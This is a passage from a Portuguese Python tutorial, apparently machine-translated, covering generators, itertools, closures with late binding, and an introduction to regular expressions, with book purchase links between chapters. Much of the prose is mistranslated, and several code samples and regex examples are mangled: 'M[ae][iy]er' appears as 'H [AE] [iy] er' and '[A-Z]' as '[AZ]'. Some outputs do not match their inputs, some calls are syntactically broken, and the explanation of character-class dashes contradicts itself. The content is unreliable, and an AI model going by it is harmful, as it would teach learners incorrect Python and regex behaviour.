    yield from myGenerator2(m, m+5)

print(list(myGenerator1(5)))
print(list(myGenerator2(5, 10)))
print(list(myGenerator3(0, 10)))
```

O código acima define três geradores distintos. Neste caso, o primeiro com o nome 'myGenerator1' contém um parâmetro de entrada utilizado para especificar um limite de alcance. O segundo, chamado 'myGenerator2' é exatamente o mesmo que o anterior, mas tem dois parâmetros de entrada que especificam os dois limites permitidos no intervalo de números. 'MyGenerator3' chama tanto 'myGenerator1' e 'myGenerator2' após este para produzir seus valores.

As três últimas linhas do código geralmente imprimir três listas na tela. Estas listas são gerados a partir dos três geradores previamente definidos. Como você pode ver, executando o programa abaixo, o produto é que 'myGenerator' usa o

rendimentos adquiridos de 'myGenerator1', bem como 'myGenerator2' para que ele gera uma lista combinando os últimos três listas.

De acordo com o exemplo, vemos também uma aplicação significativa de geradores, ou seja, a capacidade de se dividir uma tarefa demorada para um número de secções distintas que pode ser útil quando se trabalha com grandes conjuntos de dados.

```
$ python generator_example_8.py  
[0, 1, 2, 3, 4]  
[5, 6, 7, 8, 9]  
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
```

Você pode ver que, graças à sintaxe 'rendimento de', você pode encadear geradores de ter uma programação mais dinâmica.

Benefícios da Geradores

Quais são os benefícios de geradores? Você pode perguntar ...

Por um lado, eles simplificar o código. Como você pode ver nos exemplos que examinamos neste capítulo, geradores de tornar o código simples e elegante. A elegância e código simplificação se torna ainda mais aparente no gerador de expressões onde uma determinada linha de código torna-se realmente um substituto para um bloco inteiro de código.

Em segundo lugar, geradores de oferecer melhor desempenho. A este respeito, eles trabalham na demanda (ou preguiçoso) geração de valores. Duas vantagens sair dessa: primeiro, temos um menor consumo de memória. Esta 'economia de memória' trabalha para nosso benefício somente se usar o gerador apenas uma vez. Nos casos em que usamos valores separadamente, pode ser importante para gerá-los todos de uma vez e mantê-los para uso posterior.

O fato de que os geradores possuem uma natureza 'on-demand' significa que você não necessariamente tem que criar valores que não têm uso. Isso faria com que os ciclos desperdiçados no caso de sua geração aconteceram. Isso significa, portanto, o seu programa só tem que usar os valores necessários sem ter que esperar para a geração de cada um deles.

Quando usar geradores

Como vimos, os geradores são algumas das mais avançadas ferramentas contidas em Python. Na programação, temos vários casos em que os geradores podem melhorar a eficiência. Algumas delas incluem o seguinte:

- Quando você quiser processar toneladas de dados; neste caso, geradores oferecer cálculo on-demand, que algumas pessoas gostam de chamar avaliação preguiçosa. Este método é muito comum no processamento de fluxo. Em segundo lugar, você pode usar geradores empilhados na
- **tubulação-como tubos.** Isto é, da mesma forma como em [pipes UNIX](#). Em outras palavras, você pode usar geradores de oleoduto uma série de operações. Aqui está um exemplo que explica isto: Digamos que você tenha um arquivo de log a partir de uma cadeia alimentar de renome. Este arquivo de log contém uma coluna (quarta coluna) que acompanha o número de pizzas vendidas por hora e você quer resumir-lo para obter o número total de pizzas da cadeia alimentar vendeu em cinco anos. Suponhamos que tudo está em uma cadeia de caracteres e os números não disponíveis são rotulados como 'N / A'. O código a seguir representa uma boa implementação do gerador de tudo isso.

```
with open('sells.log') as file:  
    pizza_col = (line[3] for line in file)  
    per_hour = (int(x) for x in pizza_col if x != 'N/A')  
    print("Total pizzas sold = ",sum(per_hour))
```

Este é um exemplo de um oleoduto eficiente que é simples de lidos e por isso muito mais frio; não é assim?

Finalmente, você pode usar geradores de simultaneidade para gerar ou simular concorrência ([leia mais em simultaneidade](#)).

Take Away Exemplo DIY: O Eratóstenes Sieve

Certa vez havia um matemático alexandrino chamado Eratóstenes de Cirene. Ele inventou uma grande noção para filtrar números primos. Aqui está como funciona:

Suponha que você quer saber todos os números primos abaixo de um número, como 1000. Primeiro, você cancelar todos os múltiplos de dois de uma lista (exceto 2) 1 ... 1000. Agora vai cancelar todos os múltiplos de 3 para além de 3. 4, sendo um múltiplo de 2, já foi cancelada. Você agora vai tirar todo o múltiplos de 5 para além de 5 e assim por diante. Eventualmente, o que você vai permanecer em sua lista são os números primos.

Vamos começar com um gerador que lhe dá todos os inteiros de i se movendo para cima.

```
def intsfrom(i):
    while 1:
        yield i
        i = i + 1
```

Vamos agora escrever um gerador que elimina todos os múltiplos de um número ' n ' de uma sequência como segue:

```
def exclude_multiples(n, ints):
    for i in ints:
        if (i % n):
            yield i
```

Invocando um gerador, para instância, Lista (firstn (exclude_multiples (2, intsfrom (1)), 5)), dá-lhe uma lista de [1,3,5,79]. Agora é hora de construir o seu 'peneira'.

```
def sieve(ints):
    while 1:
        prime = ints.next()
        yield prime
        ints = exclude_multiples(prime, ints)
```

Se você deseja que o arquivo de origem que contém estas definições de funções, consulte o

código abaixo:

```
from __future__ import generators

def firstn(g, n):
    for i in range(n):
        yield g.next()

def intsfrom(i):
    while 1:
        yield i
        i = i + 1

def exclude_multiples(n, ints):
    for i in ints:
        if (i % n): yield i

def sieve(ints):
    while 1:
        prime = ints.next()
        yield prime
        ints = exclude_multiples(prime, ints)

if __name__ == '__main__':
    for i in firstn(sieve(intsfrom(2)), 400):
        print i
```

Intertools em Python

Intertools é uma das coisa mais legal em Python. Mesmo que contém um nome elusivamente técnica e uma ênfase reduzida na maioria dos materiais introdutórios em Python, Intertools é o tipo de pacote integrado que trabalha para fazer compreensões lista muito menos de uma confusão sintática.

Você vai descobrir que a maior barreira para o uso de Intertools é que Python tem muitos métodos que mais ou menos executam tarefas semelhantes. Dito isto, este mini-capítulo é uma vitrine simples de um pouco de coisas bastante básico, mas ainda rad você poderia usar esses métodos para fazer.

Primeiras coisas primeiro

Vamos começar por obter a secção chato fora do caminho:

```
import itertools
```

```
letters = ['a', 'b', 'c', 'd', 'e', 'f']
booleans = [1, 0, 1, 0, 0, 1]
numbers = [23, 20, 44, 32, 7, 12]
decimals = [0.1, 0.7, 0.4, 0.4, 0.5]
```

Isso era fácil, não era?

Cadeia()

Este método faz o que você quer que ele faça ou seja, você fornecer uma lista de tuplas / iterables / listas, e se junta a eles para você. Tenho certeza que você não se esqueceu de como, quando criança, você usou fita adesiva para se juntar papel. Esta é praticamente a mesma coisa com a única diferença é que ele está em Python. Vamos tentar fazê-lo!

```
print itertools.chain(letters, booleans, decimals)

>>> <itertools.chain object at 0x2c7ff0>
```

Não se preocupe com o que aconteceu. Em `itertools`, a inter representa iterable, que você já conhece. Você sabe que a impressão iterables não é o que você chamaria a coisa mais difícil em Python, porque você só precisa tê-lo convertido para uma lista da seguinte forma:

```
print list(itertools.chain(letters, booleans, decimals))

>>> ['a', 'b', 'c', 'd', 'e', 'f', 1, 0, 1, 0, 0, 1, 0.1, 0.7, 0.4, 0.4, 0.5]
```

Isso é muito melhor! Cadeia () funciona também como você pode imaginar, com iterables / listas de diferentes comprimentos da seguinte forma:

```
print list(itertools.chain(letters, letters[3:]))

>>> ['a', 'b', 'c', 'd', 'e', 'f', 'd', 'e', 'f']
```

Não se preocupe se você se deparar com a maioria dos métodos cercado com `list()` lança, porque eu acho que é necessário para fins de tomada nesta seção legível.

Contagem()

Suponha que você queira realizar uma análise de sensibilidade de um muito importante simulação de negócios. A simulação de negócios muito importante que estamos a falar gira em torno da esperança de que, em média, o custo de um widget é de dez dólares, mas em um par de meses, a demanda por esse widget pode explodir ao longo dos meses subsequentes e você quer garantir que você não vai hemorragia dinheiro se ele custa mais. Você quer, assim, uma lista de custos de widgets teóricos que passam a 'magic_business_simulation ()'

Com compreensões lista desempenhando um papel, que poderia ser algo assim:

```
[(i * 0.25) + 10 for i in range(100)]
```

```
>>> [10.0, 10.25, 10.5, 10.75, ...]
```

Este é realmente não é mau de todo, exceto pelo fato de que a leitura é difícil, especialmente se você estiver encadeamento que a compreensão lista dentro de outra lista compreensão. Com itertools, que poderia ser algo como isto: `itertools.count (10, 0,25)`

Eu espero que você está se sentindo bem consigo mesmo tão longe e talvez pensando em como a função que passar por um ponto de partida e tamanho do passo sabe quando parar. A resposta para isso é simples: ele nunca pára. Assim como muitos outros métodos, itertools gera infinitamente até que você abortar por algo como pausa. Você também precisa observar que itertools é muito sobre iterables; você sabe que infinitas iterables poderia ser assustador agora, mas eles vão ser tão útil como você seguir em frente.

Portanto, você pode dizer que você só quer os valores do método acima até vinte dólares-, aparentemente, este elemento tem uma demanda muito elástica. Como você, em seguida, cortado 'count ()'? Vou dar-lhe a-alguma dica outra função itertools.

IFilter ()

Este método é uma invocação fácil de um caso de usuário simples abaixo:

```
print list(itertools.ifilter(lambda x: x % 2, numbers))
```

```
>>> [23, 7]
```

Eu acho que você pode ver como é simples o que é. Passamos em uma função, bem como um objeto iterável, que retorna uma lista dos objetos que avaliam verdadeiro quando passou para a função. Portanto, a fim de resolver o pequeno problema Widget de antes:

```
print list(itertools.ifilter(lambda x: x < 20, itertools.count(10, 0.25)))
```

```
>>> ...
```

```
>>> ...
```

Bem, isso ainda vai continuar infinitamente desde count () continuará trazendo valores. Além disso, mesmo que ainda será ignorado pelo 'IFilter ()', tem que processá-los. Portanto, como podemos fazer isso? Um padrão comum é:

```
for i in itertools.count(10, 0.25):
    if i < 20:
        do_something()
    else:
        break
```

Isto é bastante legível:

Comprimir()

Este método é o que a maioria dos programadores usar. Muitos consideram-no perfeito: duas listas dadas (A e b) retornar 'a' elementos e os elementos correspondentes de 'b' para ele ('a') são verdadeiras.

```
print list(itertools.compress(letters, booleans))  
>>> ['a', 'c', 'f']
```

IMAP ()

Este é o último método, vamos discutir como uma adição simples para aqueles que estão presumivelmente já versado nas estribo de programação funcional de 'filtro' e 'mapa': 'mapa ()' é simplesmente uma versão do mapa que cria um iterable. Quando você passar uma função, ele pega argumentos sistemática e joga-los na função para retornar os resultados:

```
print list(itertools imap(mult, numbers, decimals))  
> [2.2, 14.0, 17.6, 12.8, 3.5]
```

Talvez você consideraria usar 'Nenhum', em vez de uma função para ter de volta os iterables agrupados como tuplas.

```
print list(itertools imap(None, numbers, decimals))  
> [(22, 0.1), (20, 0.7), (44, 0.4), (32, 0.4), (7, 0.5)]
```

Se você me perguntar, estes são os cinco elementos itertools mais importantes. Há, no entanto, muitos [Mais](#). Por enquanto, apenas tentar [brincar](#) com as que foram discutidas antes de olhar para os outros. Estes métodos são impressionantes por si mesmos, mas vai beneficiar você para salvar um par de linhas e caracteres, afastando-se comprehensões lista-que empalidece quando você compará-lo com o que você pode conseguir quando você combinar os métodos juntos. Você pode encontrar muitos [grandes exemplos](#) destacando o poder de itertools quando emparelhado com itertools. Como um take-out, olhar para um dos melhores abaixo:

```
def unique_everseen(utterable, key=None):
    "List unique elements, preserving order. Remember all elements
    ever seen."
    # unique_everseen('AAAABBCCDAABBB') --> A B C D
    # unique_everseen('ABCcAD', str.lower) --> A B C D
    seen = set()
    seen_add = seen.add
    if key is None:
        for element in ifilterfalse(seen.__contains__, utterable):
            seen_add(element)
            yield element
    else:
        for element in utterable:
            k = key(element)
            if k not in seen:
                seen_add(k)
                yield element
```

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Closures em Python

Closures são funções Python emocionantes. Um fechamento é uma função Python que lhe permite fazer coisas que de outra forma não iria conseguir com funções em outras línguas populares tais como Java C ou C ++.

Python trata tudo muito parecido como um 'cidadão de primeira classe' para que você pode passá-los em torno de como algumas variáveis normais. O mesmo se aplica para as funções. A este nível, espero que você já viu um código como o abaixo:

```
>>> def adder(a, b):
...     return a + b
...
>>> def caller(fun):
...     print(fun(2, 4))
...     print(fun(3, 5))
...
>>> caller(adder)
6
8
```

O exemplo que você está vendo acima fez uma chamada função que chama uma função diferente passado para ele como um argumento.

Desde que você pode passar funções em torno de como argumentos, você pode também retornar funções das chamadas de função. Tomemos o exemplo abaixo:

```
>>> def contains_factory(x):
...     def contains(lst):
...         return x in lst
...     return contains
...
>>> contains_15 = contains_factory(15)
```

Quando você executar esse exemplo, o 'contains_15' tem o tipo de função:

```
<function contains_factory.<locals>.contains at 0x101d78b70>
```

As funções aqui são encerramentos.

Por Closures são considerados especial em Python

Se até agora você está pensando que os encerramentos são funções comuns, você pode ter perdido a principal diferença a partir do exemplo anterior.

Chamada 'contains_15' com alguns iterables ou listas de ter a funcionalidade testada:

```
>>> contains_15([1,2,3,4,5])
False
>>> contains_15([13, 14, 15, 16, 17])
True
>>> contains_15(range(1, 20))
True
```

O que você precisa observar é que os fechamentos lembrar o contexto em que foram feitas. O exemplo acima 'contains_15' faz lembrar que a função 'contains_factory' foi chamado com o valor 15. Este 15, além disso, é usado para mais tarde na função 'contém' como a variável x quando você dá muitas iterables para que eles olhar para cima x neles.

Além disso, você pode querer saber que o encerramento permanece existente, mesmo quando a função de criador original - que é 'contains_factory' no exemplo-é excluído:

```
>>> del contains_factory
>>> contains_factory(42)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'contains_factory' is not defined
>>> contains_15(range(14, 20))
True
```

Como construir um Encerramento

Bem, isso pode parecer uma reiteração porque por esta altura, você já deve saber como construir fechamentos em Python. Não se preocupe porque eu vou resumir as coisas para o bem da brevidade:

Você tem que criar um nested função que é, uma função dentro de outra função.

A função aninhada tem de se referir ou aludir a uma variável definida dentro da função de inclusão.

A função delimitador precisa retornar a função aninhada. Aposto que você descobriu que muito simples!

A segunda parte é simples e opcional-se no entanto deixar de ter uma variável referenciada a partir da função delimitador, você não vai encontrar um monte de sentido na criação de uma função aninhada e devolvê-lo-você acabou de definir uma função. Você pode fazer isso no âmbito normal também.

Vamos tentar criar outra emocionante fechamento, isto é, um contador. A principal idéia por trás disso (contador) é que, em certos casos, você simplesmente quer contar interações. Nesses casos, você define uma variável normalmente global conhecido como contra-e aumento (incremento)-lo no lugar certo quando há uma interação ocorrendo. Você pode ter esta variável global substituído, bem como o incremento cada vez que você deseja para contar alguma coisa.

```
>>> def counter_factory():
...     count = 0 # here I create the variable to increment
...     def counter():
...         nonlocal count
...         count += 1
...         return count
...     return counter
...
```

Como você pode ver no exemplo acima, a função para gerar um fecho contador como ele é chamado sempre que foi criado, eo contador começa do zero e aumenta cada vez que o fechamento é chamado.

```
>>> counter1 = counter_factory()
>>> counter1()
1
>>> counter1()
2
>>> counter2 = counter_factory()
>>> counter2()
1
>>> counter1()
3
>>> counter2()
2
```

Esta solução não é exatamente o que você quer, porque com a invocação da função, você retornar o valor de contar cada vez. Isto significa simplesmente que, se você quiser verificar que não houve interações, você teria que fazer algo como: `counter1 () == 1`

Isso realmente exige algum lembrar e pensar bem, mas somos seres humanos que fazem erros.

Sorte para você, temos uma solução para isso. Uma função delimitador não tem quaisquer limites especiais sobre o número de encerramentos devolvidos. Portanto, corrigir esse problema requer a criação de dois fechamentos, um deles vai resultar em incremento na variável de contagem como os outros retornos do valor presente da variável de contagem da seguinte forma:

```
>>> def counter_factory():
...     count = 0 # here I create the variable
...     def counter():
...         nonlocal count
...         count += 1
...         return count
...     def current():
...         nonlocal count
...         return count
...     return (counter, current)
```

agora você tem que acessar os dois fechamentos e você pode usá-los como quiser:

```
>>> incrementer, getter = counter_factory()
>>> getter
<function counter_factory.<locals>.current at 0x102478bf8>
>>> incrementer
<function counter_factory.<locals>.counter at 0x1024789d8>
>>> getter()
0
>>> getter()
0
>>> incrementer()
>>> incrementer()
>>> incrementer()
>>> getter()
3
>>> getter()
3
>>> incrementer()
>>> getter()
4
>>> incrementer, getter = counter_factory()
>>> getter()
0
>>> incrementer()
>>> getter()
1
```

Como você pode ver, o incrementador silenciosamente incrementa o valor de contagem dentro do fechamento. 'Getter' retorna o valor definido de contagem e ainda assim não incrementa-lo; isso faz com que o recurso muito útil. Você pode redefinir o contador de re-atribuição dos encerramentos.

Usos de Encerramento

Com isso dito, o que você acha fechamentos são bons para?

Apesar de fechamento pode parecer ser muito interessante, uma outra questão é aparente. Onde você pode usar fechamentos, a fim de colocá-los para sua melhor utilização? Bem, em resumo, você pode usá-los para:

você Eliminar variáveis globais

você Substituir constantes codificadas

você Fornecer assinaturas para funções consistentes

Tarde Encerramento Encadernação

A forma em que o Python geralmente liga as diferentes variáveis em fechos é uma fonte de problemas. Por exemplo, você escreve o seguinte:

```
>>> def create_adders():
...     adders = []
...     for i in range(10):
...         def adder(x):
...             return i + x
...         adders.append(adder)
...     return adders
...
>>> for adder in create_adders():
...     print(adder(1))
...
```

Você pode esperar a saída abaixo:

```
2
3
4
5
6
7
8
9
10
11
```

Na realidade, você tem isso:

```
10
10
10
10
10
10
10
10
10
10
```

O que acontece? Você constrói dez funções que incluem 1 ao número 9. Isso acontece por causa dos fechamentos ligação tardia. As variáveis utilizadas dentro do

fechamentos são olhou para cima assim que a função interna é chamado. Cada vez que a função adder é chamado, você vai achar que o loop interno que está sobre o 'range (10)' está completo e a variável i contém o valor 9. Isso significa que você vai acabar com 10 para cada dez funções em consequência. Para resolver este problema, portanto, terá que adicionar outro parâmetro para seus fechamentos; isso irá manter o estado apropriado:

```
>>> def create_adders():
...     adders = []
...     for i in range(10):
...         def adder(x, i=i):
...             return i + x
...         adders.append(adder)
...     return adders
```

Neste caso, você adicionou ao encerramento i como uma variável local com um padrão que eu valorizo. Este, em seguida, vem a partir do intervalo e, em seguida, define o valor de fechamento i então a 0 e, em seguida, 9, nessa ordem. Executando o exemplo vai resolver o problema para você:

```
>>> for adder in create_adders():
...     print(adder(1))
...
1
2
3
4
5
6
7
8
9
10
```

Bem, isso é tudo que você precisa saber hoje sobre encerramentos. Você viu que os encerramentos são simplesmente funções que lembram o escopo léxico ou o contexto em que foram criados e pode usá-lo mesmo quando o fluxo de programa não está no escopo envolvendo mais.

Se você deseja criar um fecho tal que a função retornou torna-se o fechamento em si, você pode escrever uma função que retorna outra função. Finalmente, você aprendeu que as variáveis são essencialmente a ligação tardia. Isto significa que você tem que tomar cuidado ao usá-los como você pode facilmente acabar com

resultados indesejáveis.

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Expressões Regulares (RE) em Python

Este capítulo apresenta a você uma introdução abrangente e detalhada para expressões regulares do Python. Depois de ler este capítulo, você deve ser capaz de explicar os aspectos teóricos expressões regulares e saber como utilizá-los nos scripts Python.

Às vezes, o termo 'expressões regulares' são conhecidos como regexp ou regex e têm suas raízes na ciência da computação teórica. Neste ramo, podemos usá-los para fazer as definições de uma família de línguas com características particulares também conhecidos como linguagens regulares. máquinas de estados finitos (FSMs) que aceitam idioma definido de expressão regular existe para todas as expressões regulares. Em linguagens de programação, usamos expressões regulares para filtrar textos / textstrings e é possível ver se uma string ou texto está combinando uma expressão regular.


Você também precisa observar outro aspecto de expressões regulares que é igualmente importante: a sintaxe das expressões regulares não muda em qualquer linguagem de programação e linguagens de script, como Java, Python, AWK, Perl, SED, ou mesmo X#. Bem, vamos começar.

Na primeira edição 'novatos' desta série de programação Python, você aprendeu um pouco sobre os tipos de dados sequenciais, especificamente sobre o operador 'in'. No exemplo abaixo, verificar para ver se a string facilmente é de fato uma substring de 'expressões regulares facilmente explicado', que em si é uma string.


```
>>> s = "Regular expressions easily explained!"  
>>> "easily" in s  
True  
>>>
```

Os diagramas abaixo são sistematicamente mostrando como fazemos essa correspondência. A verificar se a cadeia de sub = ABC está localizado dentro xaababcbcd " a corda s =, como mostrado no diagrama.







Por uma questão de fato, o sub = string 'abc' pode ser visto como um expression-regulares apenas uma muito simples. Em primeiro lugar, você verificar se as primeiras posições de ambas as cordas são matching- que é s [0] == sub [0]. No seu exemplo aqui, este não é o caso. Você marca, assim, este fato com vermelho:




Depois disso, você ir para verificar se s [1: 4] == sub. Isto significa que você primeiro tem que verificar se sub [0] é equivalente a s [1]. Sendo isto verdade, você pode usar a cor verde para marcá-lo. Você então tem que comparar as posições subsequentes. Os s [2] não é um equivalente de sub [1] e, portanto, você não tem que ir em ainda mais com a posição da próxima sub e s.



Neste ponto, você tem que verificar se sub e s [2: 5] são iguais. Ambas as primeiras posições são iguais, mas isto não se aplica ao terceiro:



As etapas a seguir tem que ser desprovido desembaraçadas de quaisquer explicações:



Por último, você tem-se um -que jogo completo é com s [4: 7] == sub:



Pelo que temos discutido, você já sabe que você pode ver o 'sub' variável como uma expressão muito simples. Em Python, usando expressões regulares

significa que você tem que importar o módulo `re`, que essencialmente oferece funções e métodos de lidar com expressões regulares.

Representação de expressões regulares do Python

Se você já usou outras linguagens de programação, você sabe que representando expressões regulares dentro de barras é a ordem do dia - "/" e que é o caminho AWK, Perl, ou ofertas SED com eles. Em Python no entanto, não há notações especiais. As expressões regulares são simplesmente representados como strings normais, que como você pode imaginar, é muito conveniente. Mesmo assim, isso traz um pequeno problema.

A barra invertida é um caractere especial usado em expressões regulares, mas também usado em cadeias como um caractere de escape. Isso mostra que Python em primeiro lugar avaliar todas as barras invertidas cordas e só depois, isto é, sem as necessárias barras invertidas-se que tomá-lo como uma expressão regular. Uma boa maneira de evitar isso seria escrever cada reação na forma: "\\" para que você reservá-lo para a avaliação da expressão regular. A melhor abordagem para lidar com o problema é através da marcação das expressões regulares como o que é referido como 'raw strings'.

```
r "^ a.*\\.html $"
```

O exemplo regulares vimos no exemplo anterior faz corresponder a todos os nomes de arquivos ou strings que começam com a letra 'a' e terminam com a palavra 'html'. Você vai entender isso mais à medida que avançar ainda mais, isto é a estrutura do exemplo acima.

A Sintaxe de Expressões Regulares

Simples como é, r “gato” é um exemplo de uma expressão regular, mesmo que ele não tem nenhum metacaracteres. A expressão regular r “gato” corresponde, por exemplo, a sequência abaixo: “Um rato e gato não pode ser amigos.”

Curiosamente, porém, o exemplo anterior já está mostrando um exemplo de ‘favorito’ erro comumente feito por iniciantes, novatos e usuários às vezes até mesmo avançados de RE.

Neste exemplo, a idéia principal é combinar strings que tenham a palavra “cat”. Infelizmente, enquanto nós somos bem sucedidos com isso, também estamos combinando muitas outras palavras. Ele ainda pode ser bom para coincidir com ‘gatos’ em uma string, mas você precisa perguntar a si mesmo o que vai acontecer com o resto das palavras que contêm esta sequência de caracteres ‘gato’. Você pode combinar palavras como ‘comunicar’, ‘educação’, ‘ramificações’, ‘falsificação’, ‘gado’, entre muitos outros. Este caso está mostrando overmatching onde você obtém resultados positivos que, de acordo com o problema que você está olhando para resolver, estão erradas.

O diagrama acima ilustra este problema de forma adequada. O círculo ‘C’ com um tom de verde escuro corresponde à categoria ou grupo de ‘objetos’ que você deseja reconhecer. No entanto, você combina todos os elementos de ‘O’ onde temos o círculo azul em vez. C é, por conseguinte, um subconjunto de O.

Mais uma vez, no diagrama, o círculo em verde claro ‘U’ é um subconjunto de C. Neste caso, U é uma questão de ‘sob matching’- isto é, se a expressão regular não corresponde todas as cordas pretendidas. Ao tentar fixar a expressão regular anterior para que você mantê-lo a partir da criação de mais de correspondência, você pode tentar o r expressão “gato”. Os espaços em branco aqui manter a correspondência das palavras mencionadas acima, tais como ‘falsificação’, ‘educação’ e ‘ramificação’ da correspondência. Ainda assim, você pode ser vítima de mais um erro.

Considere a string ‘O gato, chamado Oscar, subiu na árvore.’ A questão aqui é que não estamos esperando uma vírgula, apenas uma em branco por trás do nome ‘gato’.

Pouco antes de prosseguir com descrevendo a sintaxe de expressões regulares, primeiro terá que explicar como você pode usá-los em Python:

```
>>> import re
>>> x = re.search("cat","A cat and a rat can't be friends.")
>>> print x
<_sre.SRE_Match object at 0x7fd4bf238238>
>>> x = re.search("cow","A cat and a rat can't be friends.")
>>> print x
None
```

No último exemplo, você tinha que importar o módulo `re` modo que você pode trabalhar com expressões regulares. Você, então, utilizado o método de pesquisa a partir do módulo `re`. Isso poderia método mais importante e mais comum deste módulo. `re.serch (expr, s)` se destina a verificar uma string `'s'` para uma ocorrência substring que corresponde a expressão regular `expr`. A subcadeia-de inicial do lado esquerdo

- satisfazer esta condição será devolvido. Se um jogo tem sido possível, nós, consequentemente, receber um objeto `jogo`; caso contrário, obter o valor nenhum. Este método é o suficiente para usar expressões regulares já nos programas em Python:

```
>>> if re.search("cat","A cat and a rat can't be friends."):
...     print "Some kind of cat has been found :-)"
... else:
...     print "No cat has been found :-("
...
Some kind of cat has been found :-
>>> if re.search("cow","A cat and a rat can't be friends."):
...     print "Cats and Rats and a cow."
... else:
...     print "No cow around."
...
No cow around.
```

qualquer personagem

Vamos agora supor que o exemplo anterior tem não lhe interessou em reconhecer a palavra gato, mas sim, todas as três letras palavras que terminam com 'at'. suprimentos de sintaxe ", um metacaractere usado para 'As expressões regulares qualquer caractere' como um espaço reservado. No nosso exemplo, podemos escrever a expressão regular assim:

rato "

Neste caso, a expressão regular corresponde três palavras da letra, separados por

Blanks, que terminam em 'a'. Vamos agora começar palavras como 'gato', 'comer', 'rato', 'morcego', 'sentado', entre muitos mais. Mesmo assim, e se o texto tem palavras como '3AT' ou algo como '@at'? Estas palavras estão combinando bem, o que significa que você criou mais de correspondência novamente. A solução está na próxima seção.


Classes de caracteres

Nós usamos colchetes “]” e “[” para tomar uma classe de caracteres. Por exemplo, [xyz] significa ou 'x', 'y' ou um 'z'. Para entender o que isso significa na prática, olhar para o exemplo abaixo:

R "H [AE] [iy] er"

O que você está vendo é uma expressão regular que corresponde a um sobrenome comum em alemão, um nome que contém quatro grafias diferentes, mas a mesma pronúncia: Meyer, Maier, Meier, e Mayer.

O diagrama a seguir mostra uma autômatos de estados finitos (autômato), também chamado uma máquina de estados finitos (FSM), um modelo de computação que você pode implementar com software ou hardware para usar em uma maneira desejada como simular alguns programas de computador, bem como a lógica sequencial] -que nós podemos construir a reconhecer esta expressão.



O gráfico máquina de estados finitos é simples para que o projeto continua a ser fácil. No nó de início, deve haver uma seta apontando para trás por conta própria, isto é, no caso um personagem para além de uma maiúscula 'M' torna-se processado, a máquina tem de permanecer na condição de início.

Além disso, deve haver uma seta que aponta para trás dos vários nós finais (ver aqueles em verde) para o nó de início; caso contrário, a carta esperada foi processado. Por exemplo, se a máquina está no estado de Ma uma vez que tenha processado 'M' e 'a', que (a da máquina) tem de regressar ao estado de 'arranque' se qualquer carácter diferente de 'Y' ou 'i' pode ser ler. Bem, se você está tendo

problemas com este FSM, você não deve se preocupar já que ter uma compreensão completa do que não é necessário que o que nós estamos indo discutir seguinte ou neste livro. Ao invés de fazer uma escolha entre dois personagens, muitas vezes você pode ter que escolher entre as classes de personagens maiores. Por exemplo, você pode precisar de uma classe de letras que vão de 'a' e 'e' ou talvez entre '0' e '5'. Para gerenciar essas classes de personagens, os expressões regulares suprimentos de sintaxe ‘-’, um metacaractere. [Ae] sendo uma escrita fácil para este [abcde] ou [012345] denotado por [0-5].

A vantagem aqui é óbvio e realmente mais impressionante. Ao invés de ter, por exemplo, [ABCDEFGHIJKLMNPQRSTUVWXYZ], você pode apenas escrever [AZ]. Se você não encontrar este convincente, basta escrever 'qualquer caso inferior ou maiúsculas letter'- uma expressão para a classe de caracteres [A-Za-z]. Bem, há um pouco mais você precisa saber sobre o traço (que você usou para marcar o início e fim de uma classe de caracteres). O traço só tem um significado especial se você usá-lo entre colchetes, e, neste caso, se você colocá-lo na frente de um colchete de fechamento ou diretamente após a abertura do mesmo.

Portanto, uma expressão como [-az é apenas a escolha entre os três caracteres, incluindo 'a', '-' e 'Z' e não há outros caracteres. Isso também é verdadeiro para [AZ-].

Vamos ver se você entendeu nada. Tente o seguinte exercício: Qual é a classe de caracteres que está sendo descrito por [-az]? Qual é sua resposta?

A resposta é simples: o '-' e toda a lista de caracteres 'a', b ", 'c' ... todo o caminho até 'z'.

